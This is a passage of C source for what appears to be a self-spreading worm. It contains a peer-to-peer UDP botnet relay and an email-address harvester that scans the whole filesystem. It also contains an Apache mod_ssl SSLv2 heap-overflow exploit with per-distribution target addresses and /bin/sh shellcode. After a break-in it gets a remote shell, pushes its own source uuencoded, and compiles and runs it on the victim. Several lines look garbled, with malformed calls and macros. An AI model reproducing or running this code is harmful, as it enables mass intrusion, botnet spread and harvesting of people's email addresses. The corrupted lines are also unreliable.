792 }
793
794 void delqueue(unsigned long id) {
795     struct mqueue *getqueue=queues, *prevqueue=NULL;
796     while(getqueue != NULL) {
797         if (getqueue->id == id) {
798             getqueue->trys--;
799             if (!getqueue->trys) {
800                 if (prevqueue) prevqueue->next=getqueue->next;
801                 else queues=getqueue->next;
802             }
803             return;
804         }
805         prevqueue=getqueue;
806         getqueue=getqueue->next;
807     }
808 }
809
810 int waitforqueues() {
811     if (mfork() == 0) {
812         sleep(gettimeout());
813         return 0;
814     }
815     return 1;
816 }
817
818 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
819 //                                                                 Sending functions                                                                 //
820 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
821
822 struct ainst udpserver;
823
824 char *lowsend(struct ainst *ts,unsigned char b,char *buf,unsigned long len) {
825     struct llheader rp;
826     struct mqueue *q;
827     char *mbuf=(char*)malloc(sizeof(rp)+len);
828     if (mbuf == NULL) return NULL;
829     memset((void*)&rp,0,sizeof(struct llheader));
830     rp.checksum=in_cksum(buf,len);
831     rp.id=newrsa();
832     rp.type=0;
833     memcpy(mbuf,&rp,sizeof(rp));
834     memcpy(mbuf+sizeof(rp),buf,len);
835
836     q=(struct mqueue *)malloc(sizeof(struct mqueue));
837     q->packet=(char*)malloc(sizeof(rp)+len);
838     memcpy(q->packet,mbuf,sizeof(rp)+len);
839     q->len=sizeof(rp)+len;
840     q->id=rp.id;
841     q->time=time(NULL);
842     q->ltime=time(NULL);
843     if (b) {
844         q->destination=0;
845         q->port=PORT;
846         q->trys=b;
847     }
848     else {
849         q->destination=ts->in.sin_addr.s_addr;
850         q->port=htons(ts->in.sin_port);
851         q->trys=1;
852     }
853     q->next=queues;
854     queues=q;
855
856     if (ts) {
857         audp_send(ts,mbuf,len+sizeof(rp));
858         FREE(mbuf);
859     }
860     else return mbuf;
861 }
862
863 int relayclient(struct ainst *ts,char *buf,unsigned long len) {
864     return lowsend(ts,0,buf,len)?1:0;
865 }
866
867 int relay(unsigned long server,char *buf,unsigned long len) {
868     struct ainst ts;
869     char srv[256];
870     memset((void*)&ts,0,sizeof(struct ainst));
871     conv(srv,256,server);
872     audp_relay(&udpserver,&ts,srv,PORT);

```

```

873         return lowsend(&ts,0,buf,len)?1:0;
874     }
875
876 void segment(unsigned char low,char *buf, unsigned long len) {
877     unsigned long a=0,c=0;
878     char *mbuf=NULL;
879     if (numlinks == 0 || links == NULL) return;
880     if (low) mbuf=lowsend(NULL,low,buf,len);
881     for(;c < 10;c++) {
882         a=rand()%numlinks;
883         if (links[a] != myip) {
884             struct ainst ts;
885             char srv[256];
886             memset((void*)&ts,0,sizeof(struct ainst));
887             conv(srv,256,links[a]);
888             audp_relay(&udpserver,&ts,srv,PORT);
889             if (mbuf) audp_send(&ts,mbuf,len+sizeof(struct llheader));
890             else audp_send(&ts,buf,len);
891             break;
892         }
893     }
894     FREE(mbuf);
895 }
896
897 void broadcast(char *buf,unsigned long len) {
898     struct route_rec rc;
899     char *str=(char*)malloc(sizeof(struct route_rec)+len+1);
900     if (str == NULL) return;
901     memset((void*)&rc,0,sizeof(struct route_rec));
902     rc.h.tag=0x26;
903     rc.h.id=rand();
904     rc.h.len=sizeof(struct route_rec)+len;
905     rc.h.seq=newseq();
906     rc.server=0;
907     rc.sync=syncmodes;
908     rc.links=numlinks;
909     rc.hops=5;
910     memcpy((void*)str,(void*)&rc,sizeof(struct route_rec));
911     memcpy((void*)(str+sizeof(struct route_rec)),(void*)buf,len);
912     segment(2,str,sizeof(struct route_rec)+len);
913     FREE(str);
914 }
915
916 void syncm(struct ainst *inst,char tag,int id) {
917     struct addsrv_rec rc;
918     struct next_rec { unsigned long server; } fc;
919     unsigned long a,b;
920     for (b=0;;b+=700) {
921         unsigned long _numlinks=numlinks-b>700?700:numlinks-b;
922         unsigned long *_links=links+b;
923         unsigned char *str;
924         if (b > numlinks) break;
925         str=(unsigned char*)malloc(sizeof(struct addsrv_rec)+(_numlinks*sizeof(struct next_rec)));
926         if (str == NULL) return;
927         memset((void*)&rc,0,sizeof(struct addsrv_rec));
928         rc.h.tag=tag;
929         rc.h.id=id;
930         if (id) rc.h.seq=newseq();
931         rc.h.len=sizeof(struct next_rec)*_numlinks;
932         memcpy((void*)str,(void*)&rc,sizeof(struct addsrv_rec));
933         for (a=0;a<_numlinks;a++) {
934             memset((void*)&fc,0,sizeof(struct next_rec));
935             fc.server=_links[a];
936             memcpy((void*)(str+sizeof(struct addsrv_rec)+(a*sizeof(struct
next_rec))),(void*)&fc,sizeof(struct next_rec));
937         }
938         if (!id) relay(inst->in.sin_addr.s_addr,(void*)str,sizeof(struct
addsrv_rec)+(_numlinks*sizeof(struct next_rec)));
939         else relayclient(inst,(void*)str,sizeof(struct addsrv_rec)+(_numlinks*sizeof(struct next_rec)));
940         FREE(str);
941     }
942 }
943
944 void senderror(struct ainst *inst, int id, char *buf2) {
945     struct data_rec rc;
946     char *str,*buf=strdup(buf2);
947     memset((void*)&rc,0,sizeof(struct data_rec));
948     rc.h.tag=0x45;
949     rc.h.id=id;
950     rc.h.seq=newseq();
951     rc.h.len=strlen(buf2);

```



```

952     _encrypt(buf, strlen(buf2));
953     str=(char*)malloc(sizeof(struct data_rec)+strlen(buf2)+1);
954     if (str == NULL) {
955         FREE(buf);
956         return;
957     }
958     memcpy((void*)str, (void*)&rc, sizeof(struct data_rec));
959     memcpy((void*)(str+sizeof(struct data_rec)), buf, strlen(buf2));
960     relayclient(&udpclient, str, sizeof(struct data_rec)+strlen(buf2));
961     FREE(str);
962     FREE(buf);
963 }
964
965 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
966 //                                                                    Scan for email //
967 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
968
969 int isgood(char a) {
970     if (a >= 'a' && a <= 'z') return 1;
971     if (a >= 'A' && a <= 'Z') return 1;
972     if (a >= '0' && a <= '9') return 1;
973     if (a == '.' || a == '@' || a == '^' || a == '-' || a == '_') return 1;
974     return 0;
975 }
976
977 int islisten(char a) {
978     if (a == '.') return 1;
979     if (a >= 'a' && a <= 'z') return 1;
980     if (a >= 'A' && a <= 'Z') return 1;
981     return 0;
982 }
983
984 struct _linklist {
985     char *name;
986     struct _linklist *next;
987 } *linklist=NULL;
988
989 void AddToList(char *str) {
990     struct _linklist *getb=linklist,*newb;
991     while(getb != NULL) {
992         if (!strcmp(str, getb->name)) return;
993         getb=getb->next;
994     }
995     newb=(struct _linklist *)malloc(sizeof(struct _linklist));
996     if (newb == NULL) return;
997     newb->name=strdup(str);
998     newb->next=linklist;
999     linklist=newb;
1000 }
1001
1002 void cleanup(char *buf) {
1003     while(buf[strlen(buf)-1] == '\n' || buf[strlen(buf)-1] == '\r' || buf[strlen(buf)-1] == ' ')
1004         buf[strlen(buf)-1] = 0;
1005     while(*buf == '\n' || *buf == '\r' || *buf == ' ') {
1006         unsigned long i;
1007         for (i=strlen(buf)+1; i>0; i--) buf[i-1]=buf[i];
1008     }
1009 }
1010
1011 void ScanFile(char *f) {
1012     FILE *file=fopen(f, "r");
1013     unsigned long startpos=0;
1014     if (file == NULL) return;
1015     while(1) {
1016         char buf[2];
1017         memset(buf, 0, 2);
1018         fseek(file, startpos, SEEK_SET);
1019         fread(buf, 1, 1, file);
1020         startpos++;
1021         if (feof(file)) break;
1022         if (*buf == '@') {
1023             char email[256], c, d;
1024             unsigned long pos=0;
1025             while(1) {
1026                 unsigned long oldpos=ftell(file);
1027                 fseek(file, -1, SEEK_CUR);
1028                 c=fgetc(file);
1029                 if (!isgood(c)) break;
1030                 fseek(file, -1, SEEK_CUR);
1031                 if (oldpos == ftell(file)) break;

```

```

1032         for (pos=0,c=0,d=0;pos<255;pos++) {
1033             email[pos]=fgetc(file);
1034             if (email[pos] == '.') c++;
1035             if (email[pos] == '@') d++;
1036             if (!isgood(email[pos])) break;
1037         }
1038         email[pos]=0;
1039         if (c == 0 || d != 1) continue;
1040         if (email[strlen(email)-1] == '.') email[strlen(email)-1]=0;
1041         if (*email == '@' || *email == '.' || !*email) continue;
1042         if (!strcmp(email,"webmaster@mydomain.com")) continue;
1043         for (pos=0,c=0;pos<strlen(email);pos++) if (email[pos] == '.') c=pos;
1044         if (c == 0) continue;
1045         if (!strcmp(email+c,".hlp",4)) continue;
1046         for (pos=c,d=0;pos<strlen(email);pos++) if (!islisten(email[pos])) d=1;
1047         if (d == 1) continue;
1048         AddToList(email);
1049     }
1050 }
1051 fclose(file);
1052 }
1053
1054 void StartScan() {
1055     FILE *f;
1056     f=popen("find / -type f","r");
1057     if (f == NULL) return;
1058     while(1) {
1059         char fullfile[MAXPATH];
1060         memset(fullfile,0,MAXPATH);
1061         fgets(fullfile,MAXPATH,f);
1062         if (feof(f)) break;
1063         while(fullfile[strlen(fullfile)-1]!='\n' ||
1064             fullfile[strlen(fullfile)-1] == '\r')
1065             fullfile[strlen(fullfile)-1]=0;
1066         if (!strcmp(fullfile,"/proc",5)) continue;
1067         if (!strcmp(fullfile,"/dev",4)) continue;
1068         if (!strcmp(fullfile,"/bin",4)) continue;
1069         ScanFile(fullfile);
1070     }
1071 }
1072
1073 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
1074 //                                                                 Exploit                                                                 //
1075 ////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
1076
1077 #ifdef SCAN
1078 #include <openssl/ssl.h>
1079 #include <openssl/rsa.h>
1080 #include <openssl/x509.h>
1081 #include <openssl/evp.h>
1082
1083 char *GetAddress(char *ip) {
1084     struct sockaddr_in sin;
1085     fd_set fds;
1086     int n,d,sock;
1087     char buf[1024];
1088     struct timeval tv;
1089     sock = socket(PF_INET, SOCK_STREAM, 0);
1090     sin.sin_family = PF_INET;
1091     sin.sin_addr.s_addr = inet_addr(ip);
1092     sin.sin_port = htons(80);
1093     if(connect(sock, (struct sockaddr *) & sin, sizeof(sin)) != 0) return NULL;
1094     write(sock,"GET / HTTP/1.1\r\n\r\n",strlen("GET / HTTP/1.1\r\n\r\n"));
1095     tv.tv_sec = 15;
1096     tv.tv_usec = 0;
1097     FD_ZERO(&fds);
1098     FD_SET(sock, &fds);
1099     memset(buf, 0, sizeof(buf));
1100     if(select(sock + 1, &fds, NULL, NULL, &tv) > 0) {
1101         if(FD_ISSET(sock, &fds)) {
1102             if((n = read(sock, buf, sizeof(buf) - 1)) < 0) return NULL;
1103             for (d=0;d<n;d++) if (!strcmp(buf+d,"Server: ",strlen("Server: "))) {
1104                 char *start=buf+d+strlen("Server: ");
1105                 for (d=0;d<strlen(start);d++) if (start[d] == '\n') start[d]=0;
1106                 cleanup(start);
1107                 return strdup(start);
1108             }
1109         }
1110     }
1111     return NULL;
1112 }

```

```

1113
1114 #define ENC(c) ((c) ? ((c) & 077) + ' ': '')
1115
1116 int sendch(int sock,int buf) {
1117     char a[2];
1118     int b=1;
1119     if (buf == '' || buf == '\\\ ' || buf == '$') {
1120         a[0]='\\';
1121         a[1]=0;
1122         b=write(sock,a,1);
1123     }
1124     if (b <= 0) return b;
1125     a[0]=buf;
1126     a[1]=0;
1127     return write(sock,a,1);
1128 }
1129
1130 int writem(int sock, char *str) {
1131     return write(sock,str,strlen(str));
1132 }
1133
1134 int encode(int a) {
1135     register int ch, n;
1136     register char *p;
1137     char buf[80];
1138     FILE *in;
1139     if ((in=fopen("/tmp/.bugtraq.c","r")) == NULL) return 0;
1140     writem(a,"begin 655 .bugtraq.c\n");
1141     while ((n = fread(buf, 1, 45, in)) {
1142         ch = ENC(n);
1143         if (sendch(a,ch) <= ASUCCESS) break;
1144         for (p = buf; n > 0; n -= 3, p += 3) {
1145             if (n < 3) {
1146                 p[2] = '\0';
1147                 if (n < 2) p[1] = '\0';
1148             }
1149             ch = *p >> 2;
1150             ch = ENC(ch);
1151             if (sendch(a,ch) <= ASUCCESS) break;
1152             ch = ((*p << 4) & 060) | ((p[1] >> 4) & 017);
1153             ch = ENC(ch);
1154             if (sendch(a,ch) <= ASUCCESS) break;
1155             ch = ((p[1] << 2) & 074) | ((p[2] >> 6) & 03);
1156             ch = ENC(ch);
1157             if (sendch(a,ch) <= ASUCCESS) break;
1158             ch = p[2] & 077;
1159             ch = ENC(ch);
1160             if (sendch(a,ch) <= ASUCCESS) break;
1161         }
1162         ch='\n';
1163         if (sendch(a,ch) <= ASUCCESS) break;
1164         usleep(10);
1165     }
1166     if (ferror(in)) {
1167         fclose(in);
1168         return 0;
1169     }
1170     ch = ENC('\0');
1171     sendch(a,ch);
1172     ch = '\n';
1173     sendch(a,ch);
1174     writem(a,"end\n");
1175     if (in) fclose(in);
1176     return 1;
1177 }
1178
1179 #define MAX_ARCH 21
1180
1181 struct archs {
1182     char *os;
1183     char *apache;
1184     int func_addr;
1185 } architectures[] = {
1186     {"Gentoo", "", 0x08086c34},
1187     {"Debian", "1.3.26", 0x080863cc},
1188     {"Red-Hat", "1.3.6", 0x080707ec},
1189     {"Red-Hat", "1.3.9", 0x0808ccc4},
1190     {"Red-Hat", "1.3.12", 0x0808f614},
1191     {"Red-Hat", "1.3.12", 0x0809251c},
1192     {"Red-Hat", "1.3.19", 0x0809af8c},
1193     {"Red-Hat", "1.3.20", 0x080994d4},

```

```

1194     {"Red-Hat", "1.3.26", 0x08161c14},
1195     {"Red-Hat", "1.3.23", 0x0808528c},
1196     {"Red-Hat", "1.3.22", 0x0808400c},
1197     {"SuSE", "1.3.12", 0x0809f54c},
1198     {"SuSE", "1.3.17", 0x08099984},
1199     {"SuSE", "1.3.19", 0x08099ec8},
1200     {"SuSE", "1.3.20", 0x08099da8},
1201     {"SuSE", "1.3.23", 0x08086168},
1202     {"SuSE", "1.3.23", 0x080861c8},
1203     {"Mandrake", "1.3.14", 0x0809d6c4},
1204     {"Mandrake", "1.3.19", 0x0809ea98},
1205     {"Mandrake", "1.3.20", 0x0809e97c},
1206     {"Mandrake", "1.3.23", 0x08086580},
1207     {"Slackware", "1.3.26", 0x083d37fc},
1208     {"Slackware", "1.3.26", 0x080b2100}
1209 };
1210
1211 extern int errno;
1212
1213 int cipher;
1214 int ciphers;
1215
1216 #define FINDSCKPORTOFS      208 + 12 + 46
1217
1218 unsigned char overwrite_session_id_length[] =
1219     "AAAA"
1220     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1221     "\x70\x00\x00\x00";
1222
1223 unsigned char overwrite_next_chunk[] =
1224     "AAAA"
1225     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1226     "AAAA"
1227     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1228     "AAAA"
1229     "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
1230     "AAAA"
1231     "\x00\x00\x00\x00\x00"
1232     "\x00\x00\x00\x00\x00"
1233     "AAAA"
1234     "\x01\x00\x00\x00\x00"
1235     "AAAA"
1236     "AAAA"
1237     "AAAA"
1238     "\x00\x00\x00\x00\x00"
1239     "AAAA"
1240     "\x00\x00\x00\x00\x00"
1241     "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
1242     "AAAAAAA"
1243
1244     "\x00\x00\x00\x00\x00"
1245     "\x11\x00\x00\x00\x00"
1246     "fdfd"
1247     "bkbk"
1248     "\x10\x00\x00\x00\x00"
1249     "\x10\x00\x00\x00\x00"
1250
1251     "\xeb\x0a\x90\x90"
1252     "\x90\x90\x90\x90"
1253     "\x90\x90\x90\x90"
1254
1255     "\x31\xdb"
1256     "\x89\xe7"
1257     "\x8d\x77\x10"
1258     "\x89\x77\x04"
1259     "\x8d\x4f\x20"
1260     "\x89\x4f\x08"
1261     "\xb3\x10"
1262     "\x89\x19"
1263     "\x31\xc9"
1264     "\xb1\xff"
1265     "\x89\x0f"
1266     "\x51"
1267     "\x31\xc0"
1268     "\xb0\x66"
1269     "\xb3\x07"
1270     "\x89\xf9"
1271     "\xcd\x80"
1272     "\x59"
1273     "\x31\xdb"
1274     "\x39\xd8"

```

```

1275     "\x75\x0a"
1276     "\x66\xb8\x12\x34"
1277     "\x66\x39\x46\x02"
1278     "\x74\x02"
1279     "\xe2\xe0"
1280     "\x89\xcb"
1281     "\x31\xc9"
1282     "\xb1\x03"
1283     "\x31\xc0"
1284     "\xb0\x3f"
1285     "\x49"
1286     "\xcd\x80"
1287     "\x41"
1288     "\xe2\xf6"
1289
1290     "\x31\xc9"
1291     "\xf7\xe1"
1292     "\x51"
1293     "\x5b"
1294     "\xb0\xa4"
1295     "\xcd\x80"
1296
1297     "\x31\xc0"
1298     "\x50"
1299     "\x68"//sh"
1300     "\x68"/bin"
1301     "\x89\xe3"
1302     "\x50"
1303     "\x53"
1304     "\x89\xe1"
1305     "\x99"
1306     "\xb0\x0b"
1307     "\xcd\x80";
1308
1309 #define BUFSIZE 16384
1310 #define CHALLENGE_LENGTH 16
1311 #define RC4_KEY_LENGTH 16
1312 #define RC4_KEY_MATERIAL_LENGTH (RC4_KEY_LENGTH*2)
1313 #define n2s(c,s) ((s=((unsigned int)(c[0]))< 8) | ((unsigned int)(c[1]))> 8),c+=2)
1314 #define s2n(s,c) ((c[0]=(unsigned char)((s)> 8)&0xff), c[1]=(unsigned char)((s)> 8)&0xff),c+=2)
1315
1316 typedef struct {
1317     int sock;
1318     unsigned char challenge[CHALLENGE_LENGTH];
1319     unsigned char master_key[RC4_KEY_LENGTH];
1320     unsigned char key_material[RC4_KEY_MATERIAL_LENGTH];
1321     int conn_id_length;
1322     unsigned char conn_id[SSL2_MAX_CONNECTION_ID_LENGTH];
1323     X509 *x509;
1324     unsigned char* read_key;
1325     unsigned char* write_key;
1326     RC4_KEY* rc4_read_key;
1327     RC4_KEY* rc4_write_key;
1328     int read_seq;
1329     int write_seq;
1330     int encrypted;
1331 } ssl_conn;
1332
1333 long getip(char *hostname) {
1334     struct hostent *he;
1335     long ipaddr;
1336     if ((ipaddr = inet_addr(hostname)) < 0) {
1337         if ((he = gethostbyname(hostname)) == NULL) exit(-1);
1338         memcpy(&ipaddr, he->h_addr, he->h_length);
1339     }
1340     return ipaddr;
1341 }
1342
1343 int sh(int sockfd) {
1344     char localip[256], rcv[1024];
1345     fd_set rset;
1346     int maxfd, n;
1347
1348     alarm(3600);
1349     write(sockfd,"TERM=xterm; export TERM=xterm; exec bash -i\n");
1350     write(sockfd,"rm -rf /tmp/.bugtraq.c;cat > /tmp/.uubugtraq << __eof__;\n");
1351     encode(sockfd);
1352     write(sockfd,"__eof__\n");
1353     conv(localip,256,myip);
1354     memset(rcv,0,1024);

```

```

1355     sprintf(rcv, "/usr/bin/uudecode -o /tmp/.bugtraq.c /tmp/.uubugtraq;gcc -o /tmp/.bugtraq /tmp/.bugtraq.c -
lcrypto;/tmp/.bugtraq %s;exit;\n", localip);
1356     writem(sockfd, rcv);
1357     for (;;) {
1358         FD_ZERO(&rset);
1359         FD_SET(sockfd, &rset);
1360         select(sockfd+1, &rset, NULL, NULL, NULL);
1361         if (FD_ISSET(sockfd, &rset)) if ((n = read(sockfd, rcv, sizeof(rcv))) == 0) return 0;
1362     }
1363 }
1364
1365 int get_local_port(int sock) {
1366     struct sockaddr_in s_in;
1367     unsigned int namelen = sizeof(s_in);
1368     if (getsockname(sock, (struct sockaddr *)&s_in, &namelen) < 0) exit(1);
1369     return s_in.sin_port;
1370 }
1371
1372 int connect_host(char* host, int port) {
1373     struct sockaddr_in s_in;
1374     int sock;
1375     s_in.sin_family = AF_INET;
1376     s_in.sin_addr.s_addr = getip(host);
1377     s_in.sin_port = htons(port);
1378     if ((sock = socket(AF_INET, SOCK_STREAM, 0)) <= 0) exit(1);
1379     alarm(10);
1380     if (connect(sock, (struct sockaddr *)&s_in, sizeof(s_in)) < 0) exit(1);
1381     alarm(0);
1382     return sock;
1383 }
1384
1385 ssl_conn* ssl_connect_host(char* host, int port) {
1386     ssl_conn* ssl;
1387     if (!(ssl = (ssl_conn*) malloc(sizeof(ssl_conn)))) exit(1);
1388     ssl->encrypted = 0;
1389     ssl->write_seq = 0;
1390     ssl->read_seq = 0;
1391     ssl->sock = connect_host(host, port);
1392     return ssl;
1393 }
1394
1395 char res_buf[30];
1396
1397 int read_data(int sock, unsigned char* buf, int len) {
1398     int l;
1399     int to_read = len;
1400     do {
1401         if ((l = read(sock, buf, to_read)) < 0) exit(1);
1402         to_read -= len;
1403     } while (to_read > 0);
1404     return len;
1405 }
1406
1407 int read_ssl_packet(ssl_conn* ssl, unsigned char* buf, int buf_size) {
1408     int rec_len, padding;
1409     read_data(ssl->sock, buf, 2);
1410     if ((buf[0] & 0x80) == 0) {
1411         rec_len = ((buf[0] & 0x3f) << 8) | buf[1];
1412         read_data(ssl->sock, &buf[2], 1);
1413         padding = (int)buf[2];
1414     }
1415     else {
1416         rec_len = ((buf[0] & 0x7f) << 8) | buf[1];
1417         padding = 0;
1418     }
1419     if ((rec_len <= 0) || (rec_len > buf_size)) exit(1);
1420     read_data(ssl->sock, buf, rec_len);
1421     if (ssl->encrypted) {
1422         if (MD5_DIGEST_LENGTH + padding >= rec_len) {
1423             if ((buf[0] == SSL2_MT_ERROR) && (rec_len == 3)) return 0;
1424             else exit(1);
1425         }
1426         RC4(ssl->rc4_read_key, rec_len, buf, buf);
1427         rec_len = rec_len - MD5_DIGEST_LENGTH - padding;
1428         memmove(buf, buf + MD5_DIGEST_LENGTH, rec_len);
1429     }
1430     if (buf[0] == SSL2_MT_ERROR) {
1431         if (rec_len != 3) exit(1);
1432         else return 0;
1433     }
1434     return rec_len;

```

```

1435 }
1436
1437 void send_ssl_packet(ssl_conn* ssl, unsigned char* rec, int rec_len) {
1438     unsigned char buf[BUFSIZE];
1439     unsigned char* p;
1440     int tot_len;
1441     MD5_CTX ctx;
1442     int seq;
1443     if (ssl->encrypted) tot_len = rec_len + MD5_DIGEST_LENGTH;
1444     else tot_len = rec_len;
1445
1446     if (2 + tot_len > BUFSIZE) exit(1);
1447
1448     p = buf;
1449     s2n(tot_len, p);
1450
1451     buf[0] = buf[0] | 0x80;
1452
1453     if (ssl->encrypted) {
1454         seq = ntohl(ssl->write_seq);
1455
1456         MD5_Init(&ctx);
1457         MD5_Update(&ctx, ssl->write_key, RC4_KEY_LENGTH);
1458         MD5_Update(&ctx, rec, rec_len);
1459         MD5_Update(&ctx, &seq, 4);
1460         MD5_Final(p, &ctx);
1461
1462         p+=MD5_DIGEST_LENGTH;
1463
1464         memcpy(p, rec, rec_len);
1465
1466         RC4(ssl->rc4_write_key, tot_len, &buf[2], &buf[2]);
1467     }
1468     else memcpy(p, rec, rec_len);
1469
1470     send(ssl->sock, buf, 2 + tot_len, 0);
1471
1472     ssl->write_seq++;
1473 }
1474
1475 void send_client_hello(ssl_conn *ssl) {
1476     int i;
1477     unsigned char buf[BUFSIZE] =
1478         "\x01"
1479         "\x00\x02"
1480         "\x00\x18"
1481         "\x00\x00"
1482         "\x00\x10"
1483         "\x07\x00\xc0\x05\x00\x80\x03\x00"
1484         "\x80\x01\x00\x80\x08\x00\x80\x06"
1485         "\x00\x40\x04\x00\x80\x02\x00\x80"
1486         "";
1487     for (i = 0; i < CHALLENGE_LENGTH; i++) ssl->challenge[i] = (unsigned char) (rand() >> 24);
1488     memcpy(&buf[33], ssl->challenge, CHALLENGE_LENGTH);
1489     send_ssl_packet(ssl, buf, 33 + CHALLENGE_LENGTH);
1490 }
1491
1492 void get_server_hello(ssl_conn* ssl) {
1493     unsigned char buf[BUFSIZE];
1494     unsigned char *p, *end;
1495     int len;
1496     int server_version, cert_length, cs_length, conn_id_length;
1497     int found;
1498
1499     if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1500     if (len < 11) exit(1);
1501
1502     p = buf;
1503
1504     if (*(p++) != SSL2_MT_SERVER_HELLO) exit(1);
1505     if (*(p++) != 0) exit(1);
1506     if (*(p++) != 1) exit(1);
1507     n2s(p, server_version);
1508     if (server_version != 2) exit(1);
1509
1510     n2s(p, cert_length);
1511     n2s(p, cs_length);
1512     n2s(p, conn_id_length);
1513
1514     if (len != 11 + cert_length + cs_length + conn_id_length) exit(1);
1515     ssl->x509 = NULL;

```

```

1516     ssl->x509=d2i_X509(NULL,&p,(long)cert_length);
1517     if (ssl->x509 == NULL) exit(1);
1518     if (cs_length % 3 != 0) exit(1);
1519
1520     found = 0;
1521     for (end=p+cs_length; p < end; p += 3) if ((p[0] == 0x01) && (p[1] == 0x00) && (p[2] == 0x80)) found =
1;
1522
1523     if (!found) exit(1);
1524
1525     if (conn_id_length > SSL2_MAX_CONNECTION_ID_LENGTH) exit(1);
1526
1527     ssl->conn_id_length = conn_id_length;
1528     memcpy(ssl->conn_id, p, conn_id_length);
1529 }
1530
1531 void send_client_master_key(ssl_conn* ssl, unsigned char* key_arg_overwrite, int key_arg_overwrite_len) {
1532     int encrypted_key_length, key_arg_length, record_length;
1533     unsigned char* p;
1534     int i;
1535     EVP_PKEY *pkey=NULL;
1536     unsigned char buf[BUFSIZE] =
1537         "\x02"
1538         "\x01\x00\x80"
1539         "\x00\x00"
1540         "\x00\x40"
1541         "\x00\x08";
1542     p = &buf[10];
1543     for (i = 0; i < RC4_KEY_LENGTH; i++) ssl->master_key[i] = (unsigned char) (rand() >> 24);
1544     pkey=X509_get_pubkey(ssl->x509);
1545     if (!pkey) exit(1);
1546     if (pkey->type != EVP_PKEY_RSA) exit(1);
1547     encrypted_key_length = RSA_public_encrypt(RC4_KEY_LENGTH, ssl->master_key, &buf[10], pkey->pkey.rsa,
RSA_PKCS1_PADDING);
1548     if (encrypted_key_length <= 0) exit(1);
1549     p += encrypted_key_length;
1550     if (key_arg_overwrite) {
1551         for (i = 0; i < 8; i++) *(p++) = (unsigned char) (rand() >> 24);
1552         memcpy(p, key_arg_overwrite, key_arg_overwrite_len);
1553         key_arg_length = 8 + key_arg_overwrite_len;
1554     }
1555     else key_arg_length = 0;
1556     p = &buf[6];
1557     s2n(encrypted_key_length, p);
1558     s2n(key_arg_length, p);
1559     record_length = 10 + encrypted_key_length + key_arg_length;
1560     send_ssl_packet(ssl, buf, record_length);
1561     ssl->encrypted = 1;
1562 }
1563
1564 void generate_key_material(ssl_conn* ssl) {
1565     unsigned int i;
1566     MD5_CTX ctx;
1567     unsigned char *km;
1568     unsigned char c='0';
1569     km=ssl->key_material;
1570     for (i=0; i<RC4_KEY_MATERIAL_LENGTH; i+=MD5_DIGEST_LENGTH) {
1571         MD5_Init(&ctx);
1572         MD5_Update(&ctx,ssl->master_key,RC4_KEY_LENGTH);
1573         MD5_Update(&ctx,&c,1);
1574         c++;
1575         MD5_Update(&ctx,ssl->challenge,CHALLENGE_LENGTH);
1576         MD5_Update(&ctx,ssl->conn_id, ssl->conn_id_length);
1577         MD5_Final(km,&ctx);
1578         km+=MD5_DIGEST_LENGTH;
1579     }
1580 }
1581
1582 void generate_session_keys(ssl_conn* ssl) {
1583     generate_key_material(ssl);
1584     ssl->read_key = &(ssl->key_material[0]);
1585     ssl->rc4_read_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
1586     RC4_set_key(ssl->rc4_read_key, RC4_KEY_LENGTH, ssl->read_key);
1587     ssl->write_key = &(ssl->key_material[RC4_KEY_LENGTH]);
1588     ssl->rc4_write_key = (RC4_KEY*) malloc(sizeof(RC4_KEY));
1589     RC4_set_key(ssl->rc4_write_key, RC4_KEY_LENGTH, ssl->write_key);
1590 }
1591
1592 void get_server_verify(ssl_conn* ssl) {
1593     unsigned char buf[BUFSIZE];
1594     int len;

```



```

1595     if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1596     if (len != 1 + CHALLENGE_LENGTH) exit(1);
1597     if (buf[0] != SSL2_MT_SERVER_VERIFY) exit(1);
1598     if (memcmp(ssl->challenge, &buf[1], CHALLENGE_LENGTH)) exit(1);
1599 }
1600
1601 void send_client_finished(ssl_conn* ssl) {
1602     unsigned char buf[BUFSIZE];
1603     buf[0] = SSL2_MT_CLIENT_FINISHED;
1604     memcpy(&buf[1], ssl->conn_id, ssl->conn_id_length);
1605     send_ssl_packet(ssl, buf, 1+ssl->conn_id_length);
1606 }
1607
1608 void get_server_finished(ssl_conn* ssl) {
1609     unsigned char buf[BUFSIZE];
1610     int len;
1611     int i;
1612     if (!(len = read_ssl_packet(ssl, buf, sizeof(buf)))) exit(1);
1613     if (buf[0] != SSL2_MT_SERVER_FINISHED) exit(1);
1614     if (len <= 112) exit(1);
1615     cipher = *(int*)&buf[101];
1616     ciphers = *(int*)&buf[109];
1617 }
1618
1619 void get_server_error(ssl_conn* ssl) {
1620     unsigned char buf[BUFSIZE];
1621     int len;
1622     if ((len = read_ssl_packet(ssl, buf, sizeof(buf))) > 0) exit(1);
1623 }
1624
1625 void exploit(char *ip) {
1626     int port = 443;
1627     int i;
1628     int arch=-1;
1629     int N = 20;
1630     ssl_conn* ssl1;
1631     ssl_conn* ssl2;
1632     char *a;
1633
1634     alarm(3600);
1635     if ((a=GetAddress(ip)) == NULL) exit(0);
1636     if (strncmp(a,"Apache",6)) exit(0);
1637     for (i=0;i<MAX_ARCH;i++) {
1638         if (strstr(a,architectures[i].apache) && strstr(a,architectures[i].os)) {
1639             arch=i;
1640             break;
1641         }
1642     }
1643     if (arch == -1) arch=9;
1644
1645     srand(0x31337);
1646
1647     for (i=0; i<N; i++) {
1648         connect_host(ip, port);
1649         usleep(100000);
1650     }
1651
1652     ssl1 = ssl_connect_host(ip, port);
1653     ssl2 = ssl_connect_host(ip, port);
1654
1655     send_client_hello(ssl1);
1656     get_server_hello(ssl1);
